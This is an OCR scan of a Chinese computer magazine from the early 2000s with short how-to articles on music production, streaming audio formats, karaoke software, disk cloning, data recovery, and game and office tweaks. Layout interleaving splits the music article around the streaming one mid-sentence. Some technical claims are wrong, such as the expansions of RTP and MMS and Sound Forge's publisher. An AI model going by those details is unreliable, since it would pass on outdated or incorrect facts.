


图7　Style Enhancer Micro 2.0

在意，我们只需要在预设菜单中选择指定的乐器和独特的演奏风格就行了！选“Reed”后再选“Sax Solo Sweet Vibrato”，关闭窗口，用空格键听听效果，哇！这么逼真，萨克斯那种抑扬顿挫的气息感和婉转悠扬的飘动感顿时显现出来，静坐聆听完全感觉不到数字信号的“冰冷”与“生硬”，每个音符都是那么和谐、自然。难怪有些人给SE一个好听的美称——人性化效果器。

除了萨克斯，SE还提供了钢琴、贝斯、吉他、弦乐等几大类乐器数以百计的演奏风格，光是失真吉他就有16种演奏技巧可供选择，足以满足我们的需求。

第五步　后期制作

前面完成了音乐MIDI部分的雏形，接下来就应该将这些MIDI音轨转化成音频文件，在后期制作软件中再作优化和合成，使其音质更出色，具有更强的可听性。还可以为音乐录制人声伴唱，更像一首完整的歌曲。

1. MIDI到WAV的转换

如果在Sonar中已经得到较满意的播放效果，就可以将它们转化为音频文件，再在多轨软件中做后期处理。转化操作也十分简单，首先将声卡的录音端口设置为MIDI，然后在Sonar中要转化的音轨上按下“Solo”按钮并插入一条新的音频轨道（Audio Track），将音频轨道的In端口设置为“Stereo Wave In”，最后激活红色R就可以开始一边播放一边录音了！完毕之后，用“File”菜单下的“Export Audio”将它导出保存为一个WAV文件。重复上面的操作，将所有MIDI音轨都转化为WAV文件，以便在下面多轨音频软件中使用。

2. Vegas中的音质优化

Vegas Audio 2.0是一款操作十分简单但功能并不弱的多轨音频软件，主要用来对加入的音频音轨进行处理。



图8　在Vegas中建立多个音轨

启动Vegas之后，先在下方的浏览器中将刚才保存的WAV文件直接拖入上方的区域，建立多个音频音轨（图8）。这时可以在音轨前方的属性面板上调节音轨的音量、声相位置等参数，也可以用“Tools”菜单下的“Audio-Track Fx”打开音轨效果器，在均衡、压缩、噪音门中进行设定。

如果想要对不同位置的音频事件使用不同的音量大小，可以使用“Insert”菜单下的“Audio Envelopes-Volume”音量包络线自由地进行设定，声相包络线也有同样的用途。




图9　录音面板设置

混响是音乐中使用最广泛的一种效果设置，让音乐更具有层次感和空间感，获得身临其境的感觉。如果想要对Vegas中的音轨使用混响效果器，只需用“Tools”菜单下的“Audio-Insert Assignble Fx”命令，并在音轨前方的面板中切换到“Fx”一栏进行设定就可以了。其他的效果器也适用同样的方法，可以达到你满意的效果。

3. 卡拉OK录制

在完成音乐伴奏部分的制作之后，我们还需要为音乐加入一些人声，使其具有一种完整歌曲的感觉，这就需要使用Vegas的录音功能。

首先将声卡的录音端口设置为麦克风，然后按下音轨前方的红色按钮，最后按下录音按钮就可以一边播放伴奏音乐，一边录制我们的歌声了，就像卡拉OK一样，非常方便！

结束之后播放进行试听，如效果不满意，可将其删除再进行录制。

除了一般录音模式之外，Vegas还支持插入录音，方便我们对一段中某一句进行补录，具有很强的实用价值。先选择需要补录的部分，然后将鼠标停留在这部分之前进行录音，唱得好的地方不受影响，需要重录的部分会自动替换成现在的效果，这样的“错漏弥补”技术只有电脑音乐才能做到！

完成人声录制之后，我们可以为其加上混响、压缩、均衡等效果，让它听上去更优美、和谐。当整体播放的效果达到令你满意的时候，可以用‘File’菜单下的‘Render As”将所有音轨保存为一个立体声音频文件，我们的音乐作品马上就要“出炉”了。

4. 母带处理

“母带处理”是电脑音乐经过的最后一道工序，它能够在很大程度上提高声音的质量，从大体上把握声音的效果。我们推荐使用的是T-Racks 2.0这款极其出色的母带处理软件，只需把音乐的WAV文件输入进去，再选择一个理想的效果，就可以直接输出得到出版级的CD效果，非常神奇。

启动T-Racks后看到一个恐龙图标的界面，我们从右下角的“Open”打开刚才保存的立体声文件，并用上方的“Load”打开预设菜单，选择“SUITE-Gentle master 1”。现在按空格键听听效果吧，哇，声音变得清晰、饱满多了，真

□5D多媒体 赵航

走进流动的世界

现在Internet技术飞速发展，新的事物不断地涌现，比如我们原来想欣赏音乐只能是慢慢地下载MP3,龟爬一样的速度对你的耐心可是一个考验。现在好了,网络的速度是越来越快,更多的网络提供商都在支持在线流格式媒体播放协议,在线欣赏的音乐站点和视频点播站点如雨后春笋,我们不用等到整个文件全部下载完毕再播放它,而是一面下载文件,一面收听,只是在播放之前需要下载该文件的部分内容,将该内容存放在缓冲区里,所以在开始时有一些延迟,剩余的文件部分将在你欣赏节目的时候后台从服务器继续下载,节省了大量的下载时间,今天,我们就给大家介绍一下常见的流媒体音频格式和相关技术。

一、流媒体传输的定义

流媒体就是指在网络上使用流式传输技术的连续时基媒体,是通过网络传输的音频、视频或多媒体文件。所谓的流式传输技术,现在主要指通过网络传送媒体（如视频、音频）的技术总称,其特定含义为通过网络将影音节目传送到PC机。实现流式传输分两种方法：实时流式传输方式（Realtime streaming）和顺序流式传输方式（Progressive streaming)。

二、流媒体音频的常用格式

现在网络上常见的流格式音频的格式主要有美国Realnetworks公司的*.RA格式和微软公司的*.WMA格式,另外还有一个多用于专业领域的美国苹果公司*.MOV格式,在这三种格式中,MOV格式的音质是最好的,特别是MIDI方面，支持GS和GM两种音色，播放效果要明显地强于Windows Media Player,下面就给大家详细介绍这几种格式的特点。

RealAudio格式

这是美国RealNetworks公司的一个元老级的产品,也是目前网上最流行的流式媒体技术。许多Internet的音乐台、视频点播站点都采用它。RealMedia其中包含RealAudio(声音文件)、RealVideo（视频文件）和RealFlash（矢量动画）这三类文件。

QuickTime格式

QuickTime与RealMedia一样，完合兼容于苹果机与PC机。在同样网速和文件大小的情况下，它的音像品质是最好的。它由三个不同部分所组成：QuickTime Movie(电影)文件格式、QuickTime媒体抽象层、QuickTime内置媒体服务系统。

Windows Media Audio格式

WMA（Windows Media Audio）是来自于微软的重量级选手，它的前身是微软公司的Netshow，后台强硬，也是为数众多Windows使用者最为熟悉的，它的核心技术是ASF（Advanced Streaming Format，高级流格式）。ASF格式支持任意的压缩/解压缩编码方式,并可以使用任何一种底层网络传输协议，具有很大的灵活性，比较MPEG之类的压缩标准增加了控制命令脚本的功能，它以减少数据流量但保持文件质量的方法来实现流式多媒体内容发布。

Flash格式

现在网络上风行的Flash虽然是矢量动画技术，可是它一样的可以包含声音信息，也支持流式传输，高品质Flash的SWF格式文件声音更加出众,而且文件体积更小,现在也有使用这种技术做的音乐网站,在欣赏的时候需要你安装一个Flash的插件,以现在的网络速度而言,区区几百KB的Flash插件一会儿的工夫就可以安装完成,然后你就可以欣赏SWF格式的音乐了。

三、流媒体传输协议

在浏览器中，我们常见的地址是以http://和ftp://开头的。Web服务器也可以通过http协议来处理流式媒

是没想到我们的电脑也能做出这么Hi-Fi的效果！如果觉得



图10 T-Racks 2.0主界面

满意，按下“Process”按钮保存为一个新文件;如果效果不满意，还可以选择其他的预设值，都十分的方便（图10）。

其实T-Racks主要利用模拟的电子管放大器原理，对声音加以“温暖”的处理，所以又有人称它为“暖声软件”，在上方五颜六色的变化的显示灯里就可以看到这种“暖声”的作用效果！可别小看“暖声”的处理，对比试听后就会发现使用前后效果还真是大不一样呢！T-Racks对音质提高的显著程度还不仅是一个档次的高低,它直接影响最终生成声音的效果，所以推荐每位朋友都来试试，绝对给你意想不到的惊喜。

经过T-Racks处理后得到的音频文件就是我们最后的效果了。面对自己的精心劳动成果总有说不出的喜悦！现在总算知道,电脑音乐并没有想象中的那么神秘,只要有我们的音乐创意，再加上电脑技术手段的辅助，完全可以实现“一个人的乐队”的梦幻效果！

体文件，然而Web服务器本身的设计并不能有效率地传送串流媒体文件。串流媒体必须占用一个不间断地封包串流，而且会长时间地与服务器保持连线状态，如果有太多访客同时上线观看，效能便会大打折扣。为了解决这个问题，流媒体文件有它自己的一套协议。

1.即时串流通讯协议（Real Time Streaming Protocol，RTSP），它是RealNetworks公司协助建立的一个用来传送串流媒体的开放网页标准。虽然它必须使用一种称为RealServer的特殊服务器，然而RTSP能够提升流式媒体影片的品质，改善传送效率以及提供更佳的高流量处理功能。如果你的ISP（因特网信息服务提供商）具备了RealServer服务，那么建议你使用RealServer而不要使用Web服务器来传送串流媒体文件。

2.MMS(Media Server Protocol,MMS)，这是微软定义的一种流媒体传输协议。

3.实时传输协议(Theater Server Protocol,RTP)，这是Internet上针对多媒体数据流的一种传输协议。RTP被定义为在一对一或一对多的传输情况下工作，其目的是提供时间信息和实现流同步，通俗地说也就是网络上的Web服务器，

4.资源预订协议(Resource Reserve Protocol,RSVP)，由于音频和视频数据流比传统数据对网络的延时更敏感，要在网络中传输高质量的音频、视频信息，除带宽要求之外，还需其他更多的条件。RSVP是正在开发的Internet上的资源预订协议，使用RSVP预留一部分网络资源（即带宽）。

这些协议代替了http和ftp，而是像mms://61.139.25.41/quake一样以MMS或RTSP等开头。

四、各种格式的播放器

以上三种格式各有各的播放器，它们分别是RealPlayer、QuickTime Player和Windows Media Player。

1.RealPlayer

Real格式具有很高的压缩比和良好的压缩传输能力，特别适合网络上播放或是在线直播方式，在视频流媒体格式中RM格式是素质最差的，可是文件也是最小的，低速网用户（非ADSL和宽带网用户）也可以在线欣赏视频节目。播放器的安装过程就有一个网络向导，让用户根据网络的实际情况选择自己的线路。RealPlayer播放器的使用也非常方便，系统的资源占用在其他二者之间，是低配置用户的最好选择。凭着ReaNetworks公司优秀的技术，它已占领了半数以上的网上流式视音频点播市场。

2.QuickTime Player

QuickTime Player可以通过Internet提供实时的数字化信息流、工作流与文件回放功能。QuickTime文件的素质极高，缺点是文件个头比较大，当然，高清晰、高质量的画面往往就意味着更大尺寸的文件、更多的传输时间。正因如此，在网络上QuickTime只能用做一些多媒体广告、产品演示、高清晰度影片等需要高清晰表现画面的视频节目上。在网络速度不流畅的地方观看起来有些吃力，而且QuickTime Player的系统资源占用较高，要求你的机器配置较好才能胜任，最好是拥有快速CPU和更大容量的内存的高性能电脑。

注意，QuickTime Player播放器可不是免费的，大家可以到苹果公司的主页上去下载试用版，下载地址：www.apple.com/QuickTime/download。并且需要几十美元才可以进行注册使用。

3.Windows Media Player

WMA的播放器使用Windows自带的Windows Media Player就可以了，WMA格式音乐的一大特点是不需要额外的播放器，你在“开始/程序/附件/娱乐”中就可以找到它的身影。其制作、发布和播放软件也与Windows NT/2000/9X集成在一起。Windows Media Player更加强大的是增加了版权保护功能，可以限制播放时间、播放次数甚至于限制某种操作系统等，这对于被盗版搅得焦头烂额的音像出版商们可是一大福音。Windows Media Player文件比起RealMedia文件大些，在线播放状态下比QuickTime可以获得更快、更流畅的效果。

五、流媒体音频文件的制作

现在常用的音频编辑软件都支持把声音文件格式转换成流媒体格式文件，比如大家经常使用的音频制作工具Cooledit Pro和Sound Forge的“Save as”(另存选择项)里都可以找到流媒体格式的身影，如在Cooledit Pro的“另存”选项中（图1）。



图1

我们只要在Cooledit Pro的工作区里选择全部的声音文件，在“文件”菜单中选择“另存为”选项，声音文件的选项很多，适合各种速率情况，非常的方便，只要选择合适的速率就可以把WAV、MP3这样常见的声音文件转换成流媒体格式的声音文件。

遗憾的是Cooledit Pro只支持RealNetworks的G2和Realmedia，并不支持微软的WMA格式，需要插件才能转换成WMA。现在网络上的WMA格式音乐文件已经是越来越多，越来越普及了，这样就很不方便，怎么办呢？


我们来看看另外一款功能强大的音频编辑和处理软件，来自于美国Macromedia公司的Sound Forge，相信大家对它已经是久闻大名了。同样的，我们在Sound Forge的“另存为”选择项里可以看到Realmedia的RA格式，比起Cooledit Pro多出了WMA选项（图2）。



图 2

操作方法是先在工作区里选择需要转换的声音文件，然后另存为流媒体格式文件，Sound Forge比Cooledit Pro还多出了添加声音文件索引信息的功能，你可以把有关的信息添加在声音文件里，比如作者、版权等。

另外还有一款使用很普遍的音效处理软件Samplitude。和Cooledit Pro一样，Samplitude侧重于多音轨编辑功能，当然像声音文件格式转换这样的功能是小菜一碟儿，如图3。



Í¼3

我们看到在Samplitude的音乐输出选项里可谓是多种多样，支持更多的音频格式，我们可以很方便地把原来的声音文件转换成需要的流媒体格式文件。需要提醒大家注意，Samplitude的系统资源占用率比较高，请低配置的朋友们小心使用。 CF

利用 WPS Office制作写字纸

WPS Office是一款运行于Windows下的国产字处理软件，它具有操作简单、功能强大、全中文等诸多优点，因而在国内很受欢迎，我们在许多的机器上都可以找到它的“影子”。笔者在一实验小学从事计算机教学，其间也经常使用WPS Office来写作。最近，一同事要上低年级公开课，要制作一些田字格写字纸，一开始，笔者觉得比较难，但是经过实践，却发现制作这样一张写字纸轻而易举，从而再次证实了WPS的强大功能。

1.启动WPS Office；

2.点击工具栏上的表格工具，并画出一个2×2大小的表格；

3.右击这个表格，选择“对象属性／行列特征”，设置为2行2列，同时再设置它的每个小格（即表元）高度的宽度均为6.10毫米（图1）；



图 1

4.双击这个小表格，并用鼠标选中所有的表元，右击，选择“对象属性”，在对象属性设置窗口中选择“边线填充”，并把“下边”和“右边”均设置为虚线，这样一个田字格就做好了；

5.选中这个田字格，并按下Ctrl键，当光标变为“+”时，把它用鼠标向右拖动，形成一个副本（相当于复制），反复操作三次，一排形成四个田字格，同时把它们排列好；

6.再选中刚刚制作的四个田字格，右击，选择“组合”命令，把它们组合为一个对象，便于拖动；

7.照着第5步的方法，再复制四个相同的田字格组，即一共有16个小田字格；

8.单击“插入／单行文字，外形”，选择“矩形”，并拖动鼠标，画出一个文字框；

9.双击文字框，在里面输入“针”字，设置好它的格式和大小，并把它放到一个田字格中；

10.再复制“针”字，选择“文字／修饰”命令，设置复制后的“针”字为“空心”，以便让学生可以描红（图2）；




图 2

11.照着9、10两步步骤，重复写出“钢”、“钱”两个字；

12.接下来，输入“钅”字，不过这个偏旁比较难输入，必须通过微软拼音输入法输入“jin”，再查找得到；

13.最后再在这张表格的上面加上“学生写字作业纸”几个字，然后在田字格上加个框，这样一张低年级学生写字纸就制作完成了，最后效果如图3所示。




图 3

当然，我们还可以通过类似的方法制作出更多的田字格，同样，我们可以接通打印机，并打印到蜡纸上，再通过油印机印出来，那样就更好了。CF

卡拉OK新唱法

□浙江 柴璟

对于像我这样的音乐爱好者，人生最大的遗憾莫过于有着“绕梁三日不绝”的嗓音，却没有高品质的卡拉OK录音带供我一展歌喉，尽情展示我的风采。为了弥补这个遗憾，我苦苦寻觅，终于在Internet的某个角落里找到了Rave Karaoke，这是一个可以利用音频CD唱卡拉OK的软件！

在试用该软件之前,先来看看它对计算机系统的要求:

* Windows 95/98操作系统
* 200MHz以上的Pentium或AMD K6-2处理器
* 800×600的分辨率和16位颜色
* 至少16M的内存和10M的空闲硬盘空间
* 16倍速或更高的CD-ROM
* 支持全双工的声卡
* 扬声器
* 麦克风

可以看出Rave Karaoke对系统的要求并不高。其中最重要的就是声卡,必须是支持全双工的声卡,否则就没戏了。什么是全双工呢？简单地说就是可以一边录音一边放音。市场上比较常见的S90、创新128D等型号都支持全双工,但像ALS007之类的老声卡就不支持了。其次为了达到更好的效果,麦克风和扬声器也不能马虎的。特别是麦克风千万别用那种几块钱的电脑麦克风，最好是那种音响用的，效果会好很多的。

一、功能简介

Rave Karaoke目前最新版本是1.5,在http://www.raveanddodger.com/dnlddemo.html处填写一些简单的个人资料就可以下载了。下载后是个大小为2723KB的可执行文件，运行该安装程序，并按照提示一步一步地做，就可以顺利完成整个安装过程了。运行该软件后，可以看到软件的主界面如图1所示。



图1

程序的界面大体可以分为三个区域:

1.显示区——主要显示歌曲的播放进程和音频CD的一些描述信息，如唱片名字、作者、歌曲名字等。

2.功能区——包括控制CD播放的功能键，以及消CD原音、录音和回放等。

3.滤镜区——提供了“音乐馆”、“阵雨”、“体育场”、“大峡谷”、“高音”、“低音”、“怪兽”、“机器人”共八种混音模式，以及均衡控制键。

当用户在CD-ROM里放入CD后，Rave Karaoke会尝试从本地硬盘上读取有关这张CD的描述信息，如唱片名字、作者、歌曲名字等。如果找不到，用户可以通过“Download CD Info”按钮连上Internet到CDDB去找。但笔者认为还是手动输入来得方便些。点击按钮‘Options”,在弹出的菜单里面选‘Edit CD Information”,接着软件会调用Windows的记事本来让你输入唱片名字、作者、歌曲名字等信息(图2)。



图2

如果该音频CD是一张精选集，每首歌曲都有不同的演唱者。则必须在该记事本文件的中部，相应的位置上填入对应的歌手名字。编辑完后保存，那么以后你再用这张CD来唱卡拉OK的时候，Rave Karaoke就可以自动调出并显示这些信息了。

另外在"Options"的弹出菜单中还有一些其他的辅助功能：


Rip Song to WAV File——可以实现抓音轨的功能，即把.cda文件转换成.wav文件。

Single Song Play和Repeat——两个功能键组合可以实现重复/不重复某一首或整张CD。

Eject CD——弹出光驱托盘。

Edit Lyrics For This Song——这是个很有用的功能，可以让用户为某首歌曲添加歌词。

Preferences——在这里可以设置音频CD描述信息的存放目录、默认的浏览器、CDDB的服务



Í¼3

器等（图3）。

Lanuch Audio Mixer——调用Windows中的音量控制对话框。

Purchase Full Version——如果用户支付了$19.95注册费，就在这里填入注册码，以获得注册版本的所有功能。

二、操作步骤

现在让我们看看Rave Karaoke是如何实现用CD唱卡拉OK的。在功能区中的圆圈里有四个按钮，分别是播放"Play"、停止"Stop"、前一首"Previous Song"和后一首"Next Song"。这些按钮的作用非常简单，相信不用解释大家也很了解了。录音前首先用鼠标按下"Reduce CD Voice"按钮，或直接在键盘上敲回车键。这时CD 唱片里歌手的声音将会大大的被削弱，只剩下伴唱和乐器的声音，这样就可以无需为没有卡拉OK专用录音带而发愁了。而且，用户还可以通过该键下左边标有"CD"的音量控制滑杆来控制CD的音量。用"Previous Song"和"Next Song"按钮，或通过菜单"CD Song"，或直接使用键盘上的"<"和">"键切换到要录音的歌曲。

连上音箱和麦克风，作一次深呼吸，我们就要开始录音了。按下"Record Me"按钮，这时"Play"按钮也同时自动被按下。调整一下情绪，和着背景音乐你就可以高歌一曲了。当然在录音过程中，用户可以随时停止录音。但有一点需要注意，当再次重新录音时，会从头开始录音，而不是从上次停止的地方。录音结束后，就可以通过"Play Me"按钮来回放自己美妙的歌声，利用右边标有"Me"的音量控制滑杆还可以调整用户声音的大小。

如果对自己的声音不是很满意的话，右边滤镜区中的八种混音模式可就排上用场了。左边这四个音效滤镜是混响效果滤镜，分别是音乐厅"Concert Hall"、阵雨"Shower"、体育场"Sports Arena"和大峡谷"Grand Canyon"，通过这四个滤镜，用户可以为自己的声音加入回音、混响等效果，使自己的声音听起来更圆润动听。右边的四个音效滤镜；高音"High Voice"、低音"Low Voice"、怪物"Monster"和机器人"Robot"，非常有趣。它们可以把用户的声音提高或降低几个音阶，或干脆变成连自己也不认识的怪物或机器人的声音，就像电影里面那些会说话的怪物或机器人发出的声音一样，非常滑稽。相信你也会被自己的声音吓一跳的。另外，这八个音效滤镜的中间也有一个音量滑杆，用户可以通过它来调整滤镜效果的强弱。

既然是唱卡拉OK，没有歌词怎么行呢？在滤镜区中有一个"Lyrics"选项卡，通过该选项卡底部的"Enter/Edit Lyrics"按钮，可以调用Windows中的记事本为任一首歌曲编辑歌词(图4)。该功能与选项菜单"Options/Edit Lyrics For This Song"是一样的。编辑好后存盘退出，以后在播放的时候按下"Lyrics"按钮就可以看见自己预先输入的歌词了。




图4

利用Rave Karaoke，可以不需要专门的卡拉OK录音带就可以在电脑上利用CD唱片来唱卡拉OK了，节目源从此丰富了很多。多数情况下，音频CD的原音是无法全部消除的。但这样也不错啊，让那些歌星为你伴唱感觉也是挺好的，呵呵。不过Rave Karaoke对1960年中期以前出版的CD无能为力，但这又有什么关系呢？如果谁真有那么古老的CD，肯定会当个宝藏起来，哪里还会每天拿出来听啊。但有一点值得我们注意的是，如果该软件没有注册，无论是消原唱还是音效滤镜都是无效的。

□5d多媒体 litteruser

“肢解”GIF动画

如果你只是需要GIF动画中的某一帧的话，怎么办？当然，你可以用抓屏的办法来实现，但需要你的反应速度足够地快，反正我是不行。我一般用Fireworks来解决。

1.在Fireworks中打开你所要“肢解”的GIF动画，打开帧（Frames）浮动面板。帧（Frames）浮动面板上显示有3帧。我们要的就是这3帧（图1）。




图 1

2.打开优化（Optimize）浮动面板，将Animated GIF改为GIF（图2）。




图 2

3.选中帧（Frames）浮动面板上的第一帧，选择“File/Export...”或者按下导出按钮，选择好文件名，保存。

4.选中帧（Frames）浮动面板上的第二帧，按照上面的方法导出第二帧的图片……

5.最后的结果如图3所示。



图 3

□湖北 陈锟

给品牌电脑 换新硬盘

朋友有一台康柏P100的旧电脑，想让我帮他更换一块新的大一点的硬盘，于是我给他找了一块昆腾火球6.4GB硬盘，可是在安装时遇到了麻烦，硬盘就是不能在这台康柏电脑上安家。

在这台电脑上原来使用的是一块2.1GB硬盘，换上新硬盘后，在BIOS中可以识别出这块6.4GB的硬盘，可是就是无法启动，甚至当我在另一台机器上往该新硬盘内装好了系统后，装在这台康柏机上也无济于事。

后来通过在网上查询相关的资料，发现所有的康柏原装机都属于软硬结合型BIOS，在它的硬盘中有一定空间的非DOS分区，装有它的“软BIOS”，包含有关电脑的硬件信息和启动文件，所以想要换硬盘，就要用COMPAQ的随机的“快速恢复盘”来在新硬盘上重建分区。但这台电脑“年龄”已经不小了，随机送的软件盘早就不知去向了。

正在我无计可施时，忽然想到了Ghost这个硬盘克隆工具，既然在康柏的硬盘上都有一个非DOS分区，只要我把原来的硬盘上的所有东西都克隆到新硬盘上不就可以啦！于是我把两块硬盘都接到了电脑上，把原来的2.1GB的硬盘接到IDE1口上，把新的6.4GB硬盘接到IDE2口上，用原来的2.1GB硬盘启动电脑，在DOS实模式下，我运行了Ghost软件，选择“Local/Disk/To Disk”(注意：这是关键的一步，要确定硬盘连接无误，否则可能会造成硬盘数据的丢失)，几分钟后，这块2.1GB硬盘的全部内容都被克隆到6.4GB硬盘上了。取下旧硬盘，把6.4GB硬盘接到IDE1口上，设为主盘，重新启动电脑后，这块6.4GB硬盘便顺利启动了。

不过不要高兴得太早，此时查看硬盘的利用空间后发现只有2.1GB，还有很大的空间没有办法使用。此时我又回到DOS模式下，运行了分区工具Pqmagic，在Pqmagic所显示的硬盘分区中，有4GB的硬盘空间显示为白色，即表示这部分硬盘还没有被利用。由于这台电脑上安装的是Win95，只能使用FAT16的分区格式，于是我把这部分空间划分成大小为2GB的两个分区，分区格式为FAT16，这样硬盘的空间就被全部利用了。

小渔补充：可能不少读者会问，为什么一个6.4GB的硬盘克隆掉2.1GB之后，Pqmagic显示有4GB空间为白色，而不是4.3GB呢？这是因为一般硬盘厂家所标识的1GB相当于1000兆，而不是我们所说的1024兆，这样6.4GB的硬盘实际上最多只有6400MB，而经过分区格式化之后还要损失一部分的空间，这样下来完成整个分区工作后，实际可用的空间只有约6.1GB了。这样把C区按原有硬盘大小分成2.1GB后，硬盘所剩下的空间就只有约4GB的空间，而不是4.3GB。譬如我现在所用的一块15GB的硬盘，在分成5个区之后，可用空间加起来还不到14GB。

□武汉　任珩

BadCopy高级心法

BadCopy是一常见的数据修复工具,使用它可从存在物理损伤的软盘或光盘上挽救回大部分甚至全部的重要数据！这里,我把自己在使用过程中的一些心得奉献给大家。

1.安全保存法

遇到质量不佳的碟片,可能无法将其中的影音文件等保存到硬盘上,因为Windows本身的复制功能很苛刻,复制文件时,只要有一个字节读不出来,得到的结果就是“无法复制整个文件”。我们可以使用BadCopy来进行复制任务,假如某些数据实在无法读取也不要紧,我们可以按下“Stop”按钮，然后将BadCopy关掉。这时你将发现,能够安全读出的那一部分内容已经安然无恙地被保存到了硬盘中。

2.近似截取法

对于mp3、mpg等格式的影音文件，您可以利用BadCopy对其进行截取。方法是：首先估测需截取部分占用时间与总播放时间的比率,在使用BadCopy将其复制到另一目录的过程中，在适当时候按下“Stop”按钮，关掉BadCopy，这样就可以将需要的那一部分片断近似截取下来了。CF

□福建　金甲舞

《磁盘隐藏攻防战》续

看过2001年第20期中的《磁盘隐藏攻防战》，文章中利用魔法兔子隐藏了C盘,并删除了魔法兔子在桌面的快捷方式,而魔法兔子就安装在C盘,这样要进入C盘就有了一定的困难。要进入C盘,除了作者介绍的方法外,我认为至少还有两种方法可以进入被隐藏的C盘 。

方法1:由于Win98在安装完成后会自动在桌面建立“我的文档”，双击“我的文档”，在“我的文档”中建立一个文件夹（如果已有其他文件夹就不用建立)，再双击该文件夹，就会发现在地址栏出现了C:\My Documents***目录，这时按向上按钮两次后就进入了C盘！可一旦多退一层就会回到“我的电脑”，而不能进入C盘。

方法2:我们还可以用OICQ自带的浏览器TE进入C盘:打开TE,在TE的地址栏输入“\”(不包括引号)回车,就可以在TE中打开C盘。再选择其中任意文件夹,就会打开一个我们常见的文件窗口,之后就可以使用C盘下的文件了！CF

瑞星安全助手阻我听音乐

□广东　心水

朋友的爱机K6-2 500MHz CPU、Crystal CS4281声卡，开机运行一段时间后，不论是运行Winamp,还是用超级解霸播放音乐都提示出错（如图1），音箱不能播放出音乐。

经过多次观察,发现出现这个问题时都已经开机了一段时间（大约15分钟)，而且每次出现这个问题时瑞星安全助手（就是那个小黄狮子）都在睡觉，音箱里只有瑞星安全助手睡觉时的呼噜声,看来原因就在这了。把鼠标移到正在睡觉的瑞星安全助手上,单击右键,发现朋友把“打开音效”选上了（如图2)，去掉这个小勾就行了。

新装了瑞星杀毒软件2002版的朋友，为了让你的爱机能顺利地播放音乐,可以关闭瑞星安全助手的音效或关闭瑞星安全助手。CF



图1




图2

“帝国时代”也疯狂

□江苏　张朝阳

作为帝国时代游戏的衷心支持者，我对帝国时代的喜爱超过任何一种游戏;对现在的帝国二代征服者,更是乐此不疲。不过觉得游戏的节奏太慢,在此向大家推荐一个修改注册表为帝国提速的方法,可以让游戏中的农民疯狂地工作,士兵飞跑起来,当然敌方也同样获得这样的速度。

找到HKEY_CURRENT_USER\Software\Microsoft\Microsoft Games\Age of Empires II: The Conquerors Expansion\1.0，可以看到其右侧的一排键值，将game speed修改为你想要的速度。对10进制值来说，你想要的速度乘10就是要改的数值。如一般帝国时代的速度为1.5，那么其键值就是15;如果你想玩4倍速的,就把它改成40就行了(如选16进制应改为28)。我试玩过后认为4倍速已经可以了，再疯狂可以调到6-8倍速，调到10倍速就快得让人无法接受了。CF

□上海 虞江

Excel也能自动保存

Word中的自动保存功能对用户是非常有用的，然而一位朋友告诉我在Excel中好像并没有包含这一功能，其实在Excel中也是有自动存盘功能的。

要启用Excel中的自动存盘功能，可以打开“工具”下的“加载宏”，在“当前加载宏”中向下拖动滚动条，可以看到“自动保存”，选中后确定退出即可（注：在此过程中可能要求放入Office安装光盘）。

不久就可以看到在“工具”菜单下多出了一项“自动保存”功能，在“自动保存”窗口中可以设定自动保存的时间间隔，是否保存全部工作簿以及保存前是否提示等。CF

